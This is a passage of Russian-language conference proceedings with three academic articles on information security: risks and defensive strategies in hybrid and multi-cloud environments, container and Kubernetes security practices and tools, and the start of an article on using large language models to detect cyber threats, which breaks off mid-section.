- частное облако — полностью контролируется организацией. Обеспечивает высокий уровень безопасности и соответствия нормативам, но требует значительных инвестиций в оборудование и эксплуатацию;
- публичное облако — предоставляет ресурсы по модели «плати за использование», что делает его экономически эффективным. Однако организация передаёт часть контроля провайдеру;
- связь между облаками — осуществляется через API, шлюзы, виртуальные частные сети (VPN), специализированные соединения, такие как AWS Direct Connect, Azure ExpressRoute и другие;
- контейнеры и микросервисы — всё чаще используются в гибридной и многооблачной среде для обеспечения гибкости и переносимости приложений между различными платформами.

В гибридных и многооблачных средах важно понимать распределение обязанностей между организацией и облачными провайдерами. В общем случае:

- облачный провайдер отвечает за безопасность самой облачной инфраструктуры: физическая защита центров обработки данных, сетевая безопасность, виртуализация;
- организация-пользователь несет ответственность за безопасность данных, настройку приложений, управление доступом, шифрование и другие аспекты, связанные с использованием облачных ресурсов.

Такое разделение известно как «Shared Responsibility Model», и его правильное понимание играет ключевую роль в построении безопасной архитектуры.

Распространение гибридных и многооблачных архитектур привело к значительному усложнению инфраструктур, что открыло новые возможности для киберпреступников. Увеличение количества точек входа, разнообразие технологий и протоколов, а также сложность управления безопасностью создают уникальную среду с множеством угроз.

В отличие от традиционных «закрытых» корпоративных сетей, гибридные и многооблачные среды подразумевают наличие множества внешних интерфейсов, API-интерфейсов, точек подключения и удалённого доступа. Это неизбежно увеличивает поверхность атаки — количество возможных путей, через которые злоумышленник может получить доступ к системе [2].

- публичные облака предоставляют множество сервисов, каждый из которых потенциально может содержать уязвимости;

— многооблачная среда требует интеграции с различными платформами, что увеличивает число точек взаимодействия и потенциальных «дыр» в безопасности;

— открытые API, используемые для межоблачного взаимодействия, могут стать объектом атак, особенно если они неправильно спроектированы или недостаточно защищены.

Использование различных облачных провайдеров означает работу с различными API, стандартами шифрования, политиками доступа и протоколами передачи данных. Такая гетерогенность:

- затрудняет централизованное управление безопасностью;
- увеличивает вероятность ошибок при настройке сервисов и политики безопасности;
- требует дополнительных усилий по обучению персонала и внедрению универсальных правил.

Это делает среду более сложной для защиты и повышает риск человеческой ошибки.

В традиционных ИТ-инфраструктурах все, что касается безопасности, часто управляется из единого центра. Однако в гибридных и многооблачных средах управлять политиками безопасности становится крайне затруднительно:

- каждое облако имеет собственную систему управления доступом, логирования и мониторинга;
- отсутствует единая точка видимости всех активов и событий безопасности;
- политики безопасности могут противоречить друг другу или быть просто несовместимы между собой.

В результате организациям приходится либо использовать сторонние решения для унификации управления, либо мириться с фрагментированной картиной безопасности.

Одним из важнейших элементов информационной безопасности является способность оперативно обнаруживать и реагировать на инциденты. Однако в гибридных и многооблачных средах это становится сложной задачей:

- логи и события происходят в разных системах, и их сложно объединить для анализа;
- разные уровни детализации логов и доступа к данным со стороны провайдеров затрудняют расследование инцидентов;
- нестандартные или запутанные процессы оповещения могут привести к задержкам в реагировании.

Перечисленные проблемы могут привести к тому, что атака будет обнаружена слишком поздно — уже после того, как данные будут скомпрометированы.

Гибридные и многооблачные среды, несмотря на свои преимущества в плане масштабируемости и гибкости, сопряжены с рядом серьезных угроз и рисков информационной безопасности. Ниже приведены наиболее актуальные из них, требующие внимания со стороны специалистов по защите информации.

Одной из ключевых проблем является отсутствие единой политики безопасности при использовании нескольких облачных платформ. Каждый провайдер имеет собственные механизмы управления доступом, шифрования, аудита и логирования. Это может привести к следующим рискам:

- различия в уровнях шифрования данных;
- противоречия в политиках контроля доступа, например, RBAC и ABAC [3];
- несовместимость инструментов мониторинга и оповещения.

В результате организация может сталкиваться с ситуацией, когда уровень безопасности в одном облаке ниже, чем в другом, создавая уязвимое «звено» в системе.

При использовании публичных облаков данные могут храниться и обрабатываться вне контроля организации. Это связано с такими рисками, как:

- хранение данных в разных юрисдикциях — что может противоречить требованиям регуляторов;
- невозможность физического контроля над носителями данных;
- сложности с удалением данных после их деактивации или завершения контракта с провайдером.

Такие факторы делают особенно важным понимание того, где находятся данные, кто к ним имеет доступ и как они защищены.

Утечки данных остаются одной из самых распространенных и опасных угроз в облачных средах. Основные причины утечек данных:

- неправильно настроенные бакеты хранения, открытые для публичного доступа;
- слабые пароли и недостаточная двухфакторная аутентификация;
- атаки методом социальной инженерии и фишинга.

В гибридной и многооблачной среде эти угрозы усиливаются из-за сложности централизованного контроля и множества точек входа.

Управление идентичностью и доступом становится особенно сложным в условиях использования нескольких облачных хранилищ. Риски включают:

- дублирование учетных записей и ролей;
- сложности с внедрением единого входа;
- нарушения принципа минимальных привилегий.

Отсутствие единой системы управления доступом может привести к ситуации, когда пользователь получает больше прав, чем ему необходимо, увеличивая вероятность внутренних угроз.

Эффективный аудит и логирование — это основа для выявления и расследования инцидентов. Однако в гибридных и многооблачных средах эта задача осложняется:

- отсутствует единая система сбора логов;
- форматы логов различаются между облачными платформами;

- провайдеры могут ограничивать доступ к данным аудита или предоставлять его с задержкой.

В результате возникает «разрозненная картина событий», что затрудняет своевременное реагирование и последующее расследование.

При использовании облачных сервисов организация частично передаёт контроль над своей инфраструктурой третьей стороне. Это связано с такими рисками, как:

- нарушение условий соглашений об уровне обслуживания (SLA) — например, недоступность сервиса в критический момент;
- непрозрачность процессов обеспечения безопасности со стороны провайдера;
- юридические и регуляторные риски, связанные с банкротством провайдера или изменением законодательства.

Кроме того, при переходе от одного провайдера к другому могут возникнуть технические и организационные сложности, включая перенос данных и повторную сертификацию.

Перечисленные проблемы и риски демонстрируют, что безопасность в гибридных и многооблачных средах требует особого внимания. Существующие проблемы и риски подчеркивают необходимость разработки комплексных стратегий защиты, которые бы учитывали не только технические, но и организационные аспекты.

В условиях высокой уязвимости гибридных и многооблачных сред необходимо применение комплексного подхода к обеспечению информационной безопасности. Далее рассмотрены современные стратегии и технологии, позволяющие минимизировать риски компрометации систем и утечки данных.

1. Единая стратегия безопасности

Одним из ключевых факторов успешного управления безопасностью является разработка и внедрение унифицированной политики, применимой ко всем элементам ИТ-инфраструктуры — локальным и облачным. Это позволяет избежать фрагментированности политик и обеспечить единое понимание требований со стороны всех участников процесса.

Реализация единой стратегии включает следующие аспекты:

- применение унифицированных стандартов шифрования;
- централизованное управление доступом через системы IAM;
- использование шаблонов конфигураций для всех облаков;
- регулярный аудит соблюдения политик безопасности.

2. Использование Zero Trust Architecture

Модель Zero Trust предполагает отказ от доверия по умолчанию и постоянную верификацию всех запросов на доступ вне зависимости от их источника. Данный подход особенно актуален в гибридных и многооблачных средах, где традиционный сетевой периметр теряет своё значение.

Основные принципы модели:

- постоянная проверка подлинности пользователя и устройства;
- предоставление минимальных привилегий;
- сегментация сети;
- обязательное применение многофакторной аутентификации.

3. Шифрование и защита данных

Защита информации остаётся приоритетной задачей при использовании облачных технологий. Даже при наличии механизмов шифрования со стороны провайдера рекомендуется использовать клиентское шифрование и контролировать ключи самостоятельно.

Рекомендованные меры:

- шифрование данных на уровне приложений и БД;
- использование клиентского шифрования;
- централизованное управление ключами (KMS);
- обезличивание и токенизация конфиденциальной информации.

4. Обнаружение и реагирование на инциденты (SIEM, SOAR)

Для эффективного реагирования на угрозы в многооблачной среде необходимо внедрять специализированные системы сбора, анализа и автоматизации реакции на события безопасности.

Ключевые технологии:

- SIEM-системы для централизованного сбора и анализа логов;
- SOAR-решения для автоматизации процессов реагирования;
- EDR/XDR-платформы для защиты конечных точек и облачных нагрузок;
- UEBA-аналитика для выявления аномалий поведения.

5. Комплаенс и регуляторные аспекты

Соответствие нормативным требованиям играет важную роль в обеспечении доверия со стороны пользователей и регуляторов. Особенно это важно при хранении данных в разных юрисдикциях. Рекомендации:

- создание единой системы управления комплаенсом;
- выбор провайдеров, поддерживающих международные стандарты;
- соблюдение требований к локализации данных;
- проведение регулярных внутренних и независимых аудитов.

Перечисленные подходы позволяют значительно снизить риски и создать устойчивую к угрозам ИТ-инфраструктуру.

Развитие гибридных и многооблачных сред продолжает ускоряться, поддерживаемое ростом цифровой трансформации, внедрением новых технологий и увеличением объёмов обрабатываемых данных. Однако вместе с возможностями появляются и новые вызовы в области информационной безопасности.

Одной из наиболее заметных тенденций является применение искусственного интеллекта и машинного обучения в сфере кибербезопасности. Данные технологии позволяют автоматизировать анализ логов, выявлять аномалии и прогнозировать потенциальные угрозы. Вместе с тем злоумышленники также начинают использовать ИИ для создания более сложных и персонализированных атак, включая фишинг и deepfake-технологии. Кроме того, использование моделей машинного обучения может привести к возникновению трудностей с интерпретацией принимаемых решений, что снижает прозрачность систем защиты. Таким образом, внедрение ИИ в системы безопасности требует не только технической проработки, но и разработки этических и правовых норм его применения [4].

С развитием облачных технологий и доступностью мощностей в облаке значительно возрастает количество автоматизированных кибератак. Сюда относятся DDoS-атаки на основе распределённых сетей, генерация целевых фишинг-сообщений с помощью алгоритмов ИИ, а также атаки на DevOps-среды и CI/CD-пайплайны. Особенно остро эта проблема стоит в микросервисных и контейнерных архитектурах, где традиционные методы контроля доступа и мониторинга могут оказаться недостаточными. Для противостояния таким угрозам необходимо повышать скорость реагирования на инциденты, внедрять механизмы самообнаружения и самозащиты в системах, а также обучать специалистов новым типам угроз и методам их нейтрализации.

Важным направлением развития являются вопросы безопасности при использовании контейнеризации и микросервисных архитектур, которые обеспечивают высокую степень масштабируемости, отказоустойчивости и простоты развёртывания сервисов. Однако они также вносят дополнительную сложность в управление безопасностью: уязвимости в образах контейнеров, ошибки настройки политик, а также децентрализованная структура сервисов создают новые уязвимости для злоумышленников. Одним из перспективных направлений решения этих задач является внедрение Secure DevOps (DevSecOps), при котором обеспечение безопасности становится частью всего жизненного цикла разработки программного обеспечения.

Нельзя игнорировать и эволюцию самих киберугроз. Современные атаки становятся более сложными и целенаправленными. Растёт число APT-атак, направленных на длительное проникновение и сбор информации. Широко распространяется RaaS — модель предоставления вредоносного ПО как услуги, которая позволяет даже малоопытным злоумышленникам производить атаки.

Поэтому организации должны переходить от реактивного подхода к проактивной стратегии безопасности. Для этого необходимы инвестиции в обучение персонала, развитие внутренних центров мониторинга безопасности, а также внедрение решений, способных прогнозировать угрозы и предотвращать атаки до их реализации. Только комплексный и адаптируемый подход позволит эффективно противостоять быстро меняющейся угрозной среде в условиях развития гибридных и многооблачных архитектур.

Анализ современного состояния и перспектив развития гибридных и многооблачных сред показывает, что они становятся неотъемлемой частью цифровой трансформации организаций. Благодаря высокой гибкости, масштабируемости и экономической эффективности такие архитектуры всё шире внедряются как в коммерческих, так и в государственных структурах. Однако их использование связано с рядом серьёзных рисков в области информационной безопасности, которые требуют особого внимания со стороны специалистов и руководства организаций.

Для минимизации этих рисков могут быть применены практические подходы, основанные на внедрении единой стратегии безопасности, применении модели Zero Trust, использовании технологий шифрования и систем обнаружения инцидентов (SIEM, SOAR), а также соблюдении комплаенс-требований. Особое внимание уделено необходимости автоматизации процессов безопасности, повышения уровня осведомлённости сотрудников и развития внутренних возможностей по оперативному реагированию на инциденты.

Перспективы развития указывают на то, что будущее безопасности в гибридных и многооблачных средах будет тесно связано с внедрением искусственного интеллекта, развитием DevSecOps, усилением законодательного регулирования и эволюцией киберугроз, что в свою очередь требует от организаций постоянного совершенствования своих подходов к защите информации и готовности адаптироваться к быстро меняющейся опасной среде.

Заключение. Таким образом, можно сделать вывод, что защита информации в гибридных и многооблачных средах должна рассматриваться не как изолированная техническая задача, а как стратегический элемент корпоративной культуры и бизнес-процессов. Только комплексный и проактивный подход позволит организациям эффективно противостоять вызовам современной цифровой среды и обеспечить устойчивую защиту своих данных и информационных активов.

СПИСОК ЛИТЕРАТУРЫ

1. Солодухин Б. В., Рябов Г. А., Боголепов Г. С., Яровой Р. В. Подход к решению задачи оптимального выбора программных средств защиты информации в автоматизированных системах управления // Национальная безопасность России: актуальные аспекты. Сборник избранных статей Всероссийской научно-практической конференции. СПб., 2021. С. 31-36.
2. Яровой Р. В., Кривоногова Е. В., Рябов Г. А. Атаки на веб-приложения: определение, типы и профилактика // Тенденции развития науки и образования. 2023. № 101-4. С. 96-98.
3. Иванов А. Ю., Саенко И. Б. Анализ возможностей перспективных моделей разграничения доступа к информации в облачных инфраструктурах // Региональная информатика «РИ-2018»: материалы конференции. СПб., 2018. С. 139-141.
4. Бекматов А. К., Кутдусова Э. Р., Мукимов Ш. И., Давлатова Н. Н. Прогрессивные тенденции применения искусственного интеллекта в области информационной безопасности // Экономика и социум. 2023. № 6 (109). С. 1264-1270.

УДК 004.056.5

БЕЗОПАСНОСТЬ В КОНТЕЙНЕРИЗИРОВАННЫХ СРЕДАХ**Дворников Сергей Сергеевич, Яровой Роберт Владимирович**

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Аннотация. В данной статье рассмотрены основные типы уязвимостей в контейнеризированных средах, классифицируются потенциальные угрозы на различных уровнях — от контейнеров до оркестраторов, — а также анализируются современные методы и инструменты обеспечения безопасности. Особое внимание уделяется принципам минимизации прав, системам контроля доступа, подписанию образов и средствам мониторинга.

Ключевые слова: контейнеризация; безопасность; Docker; Kubernetes; уязвимости; DevSecOps; оркестратор; контроль доступа; безопасность образов; мониторинг.

SAFETY IN CONTAINERIZED ENVIRONMENTS**Dvornikov Sergey, Yarovoy Robert**

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Abstract. This article examines the main types of vulnerabilities in containerized environments, classifies potential threats at various levels — from containers to orchestrators — and analyzes modern security methods and tools. Particular attention is paid to the principles of least privilege, access control systems, image signing and monitoring tools.

Keywords: containerization; security; Docker; Kubernetes; vulnerabilities; DevSecOps; orchestrator; access control; image security; monitoring.

Введение. Контейнеризация занимает всё более значимое место в архитектуре современных информационных систем. Благодаря таким технологиям, как Docker, Podman и Kubernetes, разработчики и системные администраторы получили возможность гибко управлять приложениями, ускорять процессы разработки, тестирования и развертывания, а также обеспечивать масштабируемость и отказоустойчивость инфраструктуры [1]. Контейнеры позволяют запускать приложения в изолированной среде, где каждое приложение включает только необходимые зависимости, тем самым минимизируя конфликты между различными программными компонентами.

Однако наряду с удобством и эффективностью внедрение контейнерных решений сопровождается появлением новых вызовов в области информационной безопасности. Особенности архитектуры контейнеров, их тесная интеграция с операционной системой и использование общей среды исполнения создают дополнительные векторы атак. Стандартизированные образы, полученные из открытых репозиторий, могут содержать вредоносный код или устаревшие библиотеки, а некорректно настроенные оркестраторы предоставлять злоумышленнику доступ к кластеру.

Безопасность в контейнеризированных средах требует системного подхода, включающего анализ уязвимостей, управление политиками доступа, реализацию практик DevSecOps и постоянный мониторинг. Несмотря на наличие множества инструментов и методологий, в профессиональном сообществе сохраняется высокая потребность в обобщении существующего опыта и выработке рекомендаций, обеспечивающих устойчивость контейнерных решений к внутренним и внешним угрозам.

Контейнеризация представляет собой метод виртуализации на уровне операционной системы, при котором приложения и их зависимости упаковываются в изолированные среды — контейнеры. В отличие от традиционной виртуализации, основанной на гипервизорах, контейнеры используют общее ядро операционной системы, что обеспечивает высокую производительность и экономию ресурсов.

Одним из ключевых преимуществ контейнеризации является портируемость: контейнер, созданный на одной системе, может быть развернут без изменений в любой другой среде, где поддерживается соответствующий контейнерный движок. Кроме того, контейнеры способствуют реализации принципов микросервисной архитектуры, позволяя разрабатывать, масштабировать и обновлять отдельные компоненты приложения независимо друг от друга.

Архитектурно контейнер состоит из следующих основных элементов:

- образ (image) — шаблон, содержащий все необходимые компоненты для запуска приложения, включая исполняемые файлы, библиотеки, конфигурации;
- контейнер (container) — экземпляр запущенного образа с собственной файловой системой, сетевыми и процессными пространствами;
- движок контейнеризации (например, Docker Engine) — инструмент, обеспечивающий создание, запуск и управление контейнерами;
- оркестратор — система управления множеством контейнеров и их координацией (например, Kubernetes).

Наиболее широко используемыми решениями в сфере контейнеризации являются:

- Docker — платформа для автоматизации создания, доставки и запуска контейнеров. Обладает развитой экосистемой и поддержкой со стороны сообщества;
- Podman — альтернатива Docker, не требующая демон-сервиса и обеспечивающая большую безопасность за счёт работы без root-доступа;
- Kubernetes — система оркестрации контейнеров, предоставляющая масштабируемое и отказоустойчивое управление кластерами контейнеров;
- CRI-O и containerd — низкоуровневые среды выполнения контейнеров, соответствующие требованиям Kubernetes и обеспечивающие высокую степень интеграции и модульности;

Жизненный цикл контейнера включает следующие этапы:

- создание образа — сборка на основе Dockerfile или аналогичного рецепта;
- хранение — загрузка в локальный кэш или удалённый реестр (например, Docker Hub);
- развёртывание — запуск контейнера в требуемой среде;
- управление — масштабирование, обновление, перезапуск;
- завершение — остановка и удаление неиспользуемых контейнеров и образов.

На протяжении всего жизненного цикла важно обеспечивать контроль над безопасностью, включая валидацию образов, ограничение доступа, мониторинг поведения и своевременное обновление компонентов.

Несмотря на многочисленные преимущества, контейнеризация порождает специфические угрозы, связанные с особенностями её архитектуры. Уязвимости могут возникать как на уровне отдельных компонентов (образов, контейнеров), так и на уровне инфраструктуры (хостовой ОС, сети, оркестраторов).

Контейнерные образы нередко содержат уязвимые или устаревшие версии программного обеспечения. Согласно отчётам AQUA Security, до 70% публичных образов в Docker Hub содержат критические уязвимости.

Типичные угрозы:

- использование неофициальных или неподписанных образов;
- наличие вредоносного кода в слоях образа;
- отсутствие регулярного обновления зависимостей;
- нарушения принципа минимизации: наличие ненужных пакетов и утилит, увеличивающих площадь атаки.

Контейнеры, по сути, разделяют ядро с хост-системой, что создаёт риск побега из контейнера (container breakout) — получения доступа к хостовой ОС изнутри контейнера.

Примеры рисков:

- запуск контейнера с привилегиями –privileged;
- монтаж чувствительных директорий хоста (/var/run/docker.sock, /etc);
- неправильное использование capabilities и seccomp.

Системы оркестрации, такие как Kubernetes, предоставляют мощные API-интерфейсы для управления кластерами. Однако при некорректной настройке они становятся мишенями атак. Наиболее распространённые угрозы:

- открытые API-серверы без аутентификации;
- эскалация прав внутри кластера (например, через сервисные аккаунты);
- неправильные политики доступа (RBAC);
- атаки через компоненты etcd или kubelet.

Контейнеры взаимодействуют друг с другом и с внешними сервисами по сети, зачастую в пределах одного узла или кластера. Уязвимости включают:

- отсутствие сегментации сети (все контейнеры видят друг друга);
- неаутентифицированный межсервисный трафик;
- отсутствие шифрования при передаче данных;
- возможность подмены DNS-запросов и ARP-атак в пределах узла.

Контейнерные среды становятся всё более привлекательными для целевых атак, в том числе в рамках устойчивых целенаправленных угроз. Атаки могут включать:

- внедрение вредоносных контейнеров в цепочку CI/CD;
- использование контейнеров как точки входа в корпоративную сеть;
- «угон» вычислительных ресурсов (например, для майнинга криптовалют).

Для обеспечения безопасности контейнеризированных сред используются следующие ключевые подходы [2]:

1) Использование минималистичных и проверенных образов: предпочтение отдаётся компактным базовым образам (например, Alpine Linux), которые содержат минимальный набор библиотек и пакетов, что снижает поверхность атаки. Следует использовать официальные или подписанные образы из доверенных источников.

2) Сканирование контейнерных образов на наличие уязвимостей: применяются специализированные инструменты анализа безопасности, такие как Trivy, Clair, Anchore, Docker Scout. Эти средства позволяют обнаруживать уязвимости в установленном ПО и зависимостях ещё на этапе CI/CD.

3) Запуск контейнеров с ограниченными привилегиями: контейнеры должны работать от непривилегированных пользователей, без флага --privileged, с отключением избыточных Linux Capabilities.

Также рекомендуется использование механизмов безопасности ядра Linux, таких как Seccomp, AppArmor или SELinux.

4) Изоляция сетевого взаимодействия контейнеров: применяются политики сетевой безопасности (NetworkPolicies), механизмы сегментации и шифрования трафика (например, mTLS). Использование CNI-плагинов с поддержкой безопасности, таких как Calico или Cilium, позволяет реализовать строгую сегментацию и фильтрацию сетевого трафика.

5) Интеграция управления уязвимостями в CI/CD-процессы: Образы проходят автоматическую проверку на этапе сборки. При обнаружении уязвимостей публикация блокируется. Также возможно автоматическое обновление зависимостей и пересборка образов.

6) Контроль доступа и применение политик безопасности: используются механизмы разграничения прав доступа, например, Role-Based Access Control (RBAC) в Kubernetes. Реализуются политики безопасности для Pod'ов (например, Pod Security Standards) и декларативное управление правилами через инструменты типа Kyverno или OPA.

7) Мониторинг активности контейнеров и аудит действий: внедрение инструментов для отслеживания поведения контейнеров, таких как Falco, а также агрегация логов с помощью ELK/EFK-стека. Применяется централизованное логирование, сбор метрик (Prometheus) и визуализация (Grafana).

8) Обеспечение доверенной цепочки поставки программного обеспечения: использование цифровых подписей, проверка целостности компонентов, применение решений для Supply Chain Security (например, Sigstore, SLSA Framework) гарантируют подлинность и безопасность программных артефактов [3, 4].

Обеспечение безопасности в контейнеризированной среде требует комплексного подхода, включающего технические и организационные меры. Ниже приведён пример практической реализации такой инфраструктуры с использованием Kubernetes и инструментов DevSecOps.

Настройка кластера Kubernetes включает ряд базовых мер безопасности:

- отключение неиспользуемых API-интерфейсов и служб;
- обеспечение TLS-шифрования трафика между компонентами кластера;
- включение и настройка механизма контроля доступа на основе ролей (RBAC);
- реализация сетевых политик (NetworkPolicies) для ограничения межконтейнерного взаимодействия.

Проверка контейнерных образов выполняется перед их публикацией, с использованием следующих сканеров уязвимостей:

- Trivy — анализ Docker-образов на наличие известных уязвимостей;
- Clair — интеграция анализа в CI/CD пайплайн;
- Anchore Engine — сканирование и политическая валидация образов.

Интеграция DevSecOps-подхода позволяет автоматизировать процессы обеспечения безопасности:

- анализ Dockerfile и CI-конвейеров на небезопасные инструкции;
- реализация политик с использованием OPA (Open Policy Agent);
- подписание образов (Cosign) и верификация на этапе развертывания.

Применение политик безопасности Kubernetes осуществляется с использованием следующих компонентов:

- PodSecurityStandards (PSS) — базовая валидация подов на соответствие политикам;
- OPA/Gatekeeper — реализация кастомных политик через CRD;
- запрет запуска контейнеров с root-доступом и ограничение доступа к чувствительным ресурсам.

Мониторинг и аудит обеспечиваются средствами:

- Falco — мониторинг событий ядра и контейнеров;
- Prometheus и Grafana — сбор и визуализация метрик безопасности;
- аудит действий пользователей и сервисов через системные и API-журналы.

Изоляция и безопасность хост-системы достигается за счёт:

- использования SELinux или AppArmor для ограничения действий контейнеров;
- применения технологий дополнительной изоляции (gVisor, Kata Containers);
- настройки cgroups и seccomp-профилей для ограничения ресурсов и системных вызовов.

Реализация перечисленных мер позволяет повысить уровень защищённости инфраструктуры, снизить риск атак и обеспечить соответствие современным требованиям информационной безопасности.

Для оценки эффективности различных методов и инструментов обеспечения безопасности в контейнеризированных средах рассмотрены ключевые критерии: степень защищённости, сложность внедрения, совместимость с существующей инфраструктурой и затраты на сопровождение.

Критерии оценки методов защиты включают следующие параметры:

- уровень снижения риска атак (высокий, средний, низкий);
- применимость в продуктивной среде;
- ресурсоёмкость и необходимость дообучения персонала;
- уровень автоматизации и возможность интеграции в CI/CD.

Сравнение популярных инструментов и подходов представлено в таблице 1. В ней приведены обобщённые данные по ряду широко применяемых решений:

Таблица 1

Сравнительный анализ инструментов обеспечения безопасности

Метод / Инструмент	Эффективность	Автоматизация	Совместимость	Сложность внедрения	Затраты
Trivy	Средняя	Высокая	Высокая	Низкая	Низкие
Clair	Средняя	Средняя	Средняя	Средняя	Средние
Anchore Engine	Высокая	Высокая	Средняя	Высокая	Высокие
RBAC в Kubernetes	Высокая	Средняя	Высокая	Средняя	Средние
PodSecurityPolicies	Средняя	Средняя	Средняя	Средняя	Средние
OPA/Gatekeeper	Высокая	Высокая	Средняя	Высокая	Средние
Falco	Средняя	Средняя	Средняя	Средняя	Средние
SELinux/AppArmor	Высокая	Низкая	Высокая	Высокая	Средние
gVisor, Kata Containers	Высокая	Низкая	Средняя	Высокая	Высокие

Интерпретация результатов анализа показывает:

- инструменты сканирования уязвимостей наиболее эффективны на этапе сборки и доставки образов;
- механизмы контроля доступа и политик Kubernetes обеспечивают защиту во время исполнения, но требуют тонкой настройки;
- средства изоляции и защиты ядра повышают безопасность, но могут влиять на производительность и совместимость;
- подход DevSecOps, при правильной реализации, позволяет достичь высокого уровня автоматизации и соответствия требованиям безопасности.

Результаты анализа подтверждают необходимость комплексного применения нескольких методов защиты, с учётом специфики инфраструктуры и уровня зрелости процессов в организации.

Заключение. Практическая реализация безопасности в контейнеризированных средах требует комплексного подхода, который включает автоматизацию, интеграцию процессов безопасности в цикл разработки и развертывания, а также постоянное совершенствование инструментов мониторинга и контроля. Анализ существующих методов показал, что использование DevSecOps-подхода является ключевым фактором повышения устойчивости инфраструктуры к современным угрозам.

Внедрение средств автоматической проверки образов, строгих политик контроля доступа и механизмов изоляции позволяет минимизировать риски эксплуатации уязвимостей и атак на уровне оркестрации. Важной составляющей становится организация непрерывного аудита и реагирования на инциденты, что обеспечивает своевременное выявление и устранение угроз.

Перспективы развития связаны с дальнейшей интеграцией безопасности на всех этапах жизненного цикла контейнеров, использованием искусственного интеллекта для прогнозирования и обнаружения аномалий, а также разработкой более гибких и адаптивных политик безопасности, способных автоматически подстраиваться под изменяющиеся условия эксплуатации.

Таким образом, переход к культуре DevSecOps и применение современных инструментальных решений создают основу для надежной и управляемой безопасности контейнеризированных инфраструктур.

СПИСОК ЛИТЕРАТУРЫ

1. Баранов М. В., Дубов И. Р. Важность контейнеризации в приложениях с микросервисной архитектурой // Информационные технологии в моделировании и управлении: подходы, методы, решения. Сборник материалов VII Всероссийской научной конференции с международным участием. Тольятти, 2024. С. 200-206.
2. Наумова К. С., Переспелов А. В. Безопасность виртуальной контейнеризации в ИТ-технологиях // Информационные технологии и системы: управление, экономика, транспорт, право. 2020. № 4 (40). С. 22-25.
3. Лытнев Т. Д. Обзор способов предотвращения атак при разработке и эксплуатации контейнеризированных приложений // Научный аспект. 2024. Т. 46. № 6. С. 5820-5829.
4. Солодухин Б. В., Рябов Г. А., Боголепов Г. С., Яровой Р. В. Подход к решению задачи оптимального выбора программных средств защиты информации в автоматизированных системах управления // Национальная безопасность России: актуальные аспекты. Сборник избранных статей Всероссийской научно-практической конференции. СПб., 2021. С. 31-36.

УДК 004.056.5

ПРИМЕНЕНИЕ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ В ОБНАРУЖЕНИИ КИБЕРУГРОЗ

Дворников Сергей Сергеевич, Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Аннотация. В последние годы большие языковые модели (LLM) всё активнее проникают в сферу информационной безопасности. LLM способны не только анализировать огромные объёмы текстовых данных, но и находить скрытые угрозы там, где традиционные инструменты бессильны. В статье рассмотрены возможности применения LLM для обнаружения киберугроз: от анализа логов и сетевого трафика до распознавания фишинга и социальной инженерии. Подчёркиваются сильные и слабые стороны подхода, а также обсуждаются потенциальные риски, связанные с использованием самих моделей.

Ключевые слова: большие языковые модели; киберугрозы; информационная безопасность; анализ логов; фишинг; искусственный интеллект; обнаружение атак; автоматизация информационной безопасности.

APPLICATION OF LARGE LANGUAGE MODELS IN CYBER THREAT DETECTION

Dvornikov Sergey, Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: tms64xx@yandex.ru, Nadzar@yandex.ru

Abstract. In recent years, large language models (LLM) have increasingly penetrated the field of information security. LLMs are capable of not only analyzing huge volumes of text data, but also finding hidden threats where traditional tools are powerless. The article considers the possibilities of using LLMs to detect cyber threats: from log and network traffic analysis to phishing and social engineering recognition. The strengths and weaknesses of the approach are emphasized, and potential risks associated with the use of the models themselves are discussed.

Keywords: large language models; cyber threats; information security; log analysis; phishing; artificial intelligence; attack detection; information security automation.

Введение. Современные киберугрозы становятся все более изощренными и сложными для обнаружения. В условиях стремительного развития технологий злоумышленники постоянно совершенствуют свои методы атак, что требует новых подходов к обеспечению информационной безопасности.

Большие языковые модели (LLM) представляют собой перспективное направление в борьбе с киберугрозами. LLM обладают уникальными возможностями для решения следующих задач [1, 2]:

- 1) Анализа разнородных данных:
 - текстовой информации (электронные письма, документы);
 - системных логов и журналов событий;
 - программного кода и скриптов.
- 2) Обнаружения сложных угроз:
 - новых видов фишинговых атак;
 - замаскированного вредоносного ПО;
 - многоэтапных кибератак.
- 3) Прогнозирования угроз:
 - выявления аномалий в поведении;
 - предсказания возможных векторов атак;
 - сокращения времени реагирования.

Особую ценность LLM приобретают благодаря своей способности обучаться на больших объемах данных и адаптироваться к новым типам угроз. Однако их применение в системах кибербезопасности сопряжено с рядом технических и методологических вызовов.

Большие языковые модели (LLM) представляют собой глубокие нейронные сети на основе архитектуры трансформеров, обученные на обширных текстовых корпусах. В контексте кибербезопасности наибольшее применение нашли три типа моделей:

- 1) Авторегрессионные модели (GPT-3/4, Claude):
 - генерация текста на основе предыдущего контекста;
 - эффективны для анализа последовательностей событий;
 - пример: обработка цепочек сетевых атак.
- 2) Модели двунаправленного кодирования (BERT, RoBERTa):
 - анализ всего входного текста одновременно;
 - лучше подходят для классификации угроз;
 - применение: анализ фишинговых писем.
- 3) Гибридные архитектуры (Gemini, GPT-4 Multimodal):
 - обработка текста, кода и структурированных данных;
 - возможность кросс-модального анализа;
 - использование: комплексный анализ инцидентов.

Ключевой компонент LLM — механизм самовнимания, который вычисляет весовые коэффициенты для различных частей входных данных (1):

$$\text{Attention}(Q, K, V) = \text{softmax} \left(\frac{QK^T}{\sqrt{d_k}} \right) V, \quad (1),$$

где: Q — матрица запросов (queries), представляющая интересующие нас элементы данных;
 K — матрица ключей (keys), содержащая информацию о контексте;
 V — матрица значений (values), которая содержит фактические данные, которые мы хотим извлечь;
 d_k — размерность ключей, используемая для нормализации скалярного произведения;
 softmax — функция, которая преобразует входные значения в вероятности.

В кибербезопасности это позволяет:

- выявлять скрытые взаимосвязи между событиями;
- определять наиболее значимые признаки угроз;
- анализировать длинные последовательности логов.

Процесс адаптации LLM для задач безопасности включает три этапа:

1) Предварительное обучение:

- объем данных: 100+ ГБ текстов;
- источники: техническая документация, форумы, базы уязвимостей;
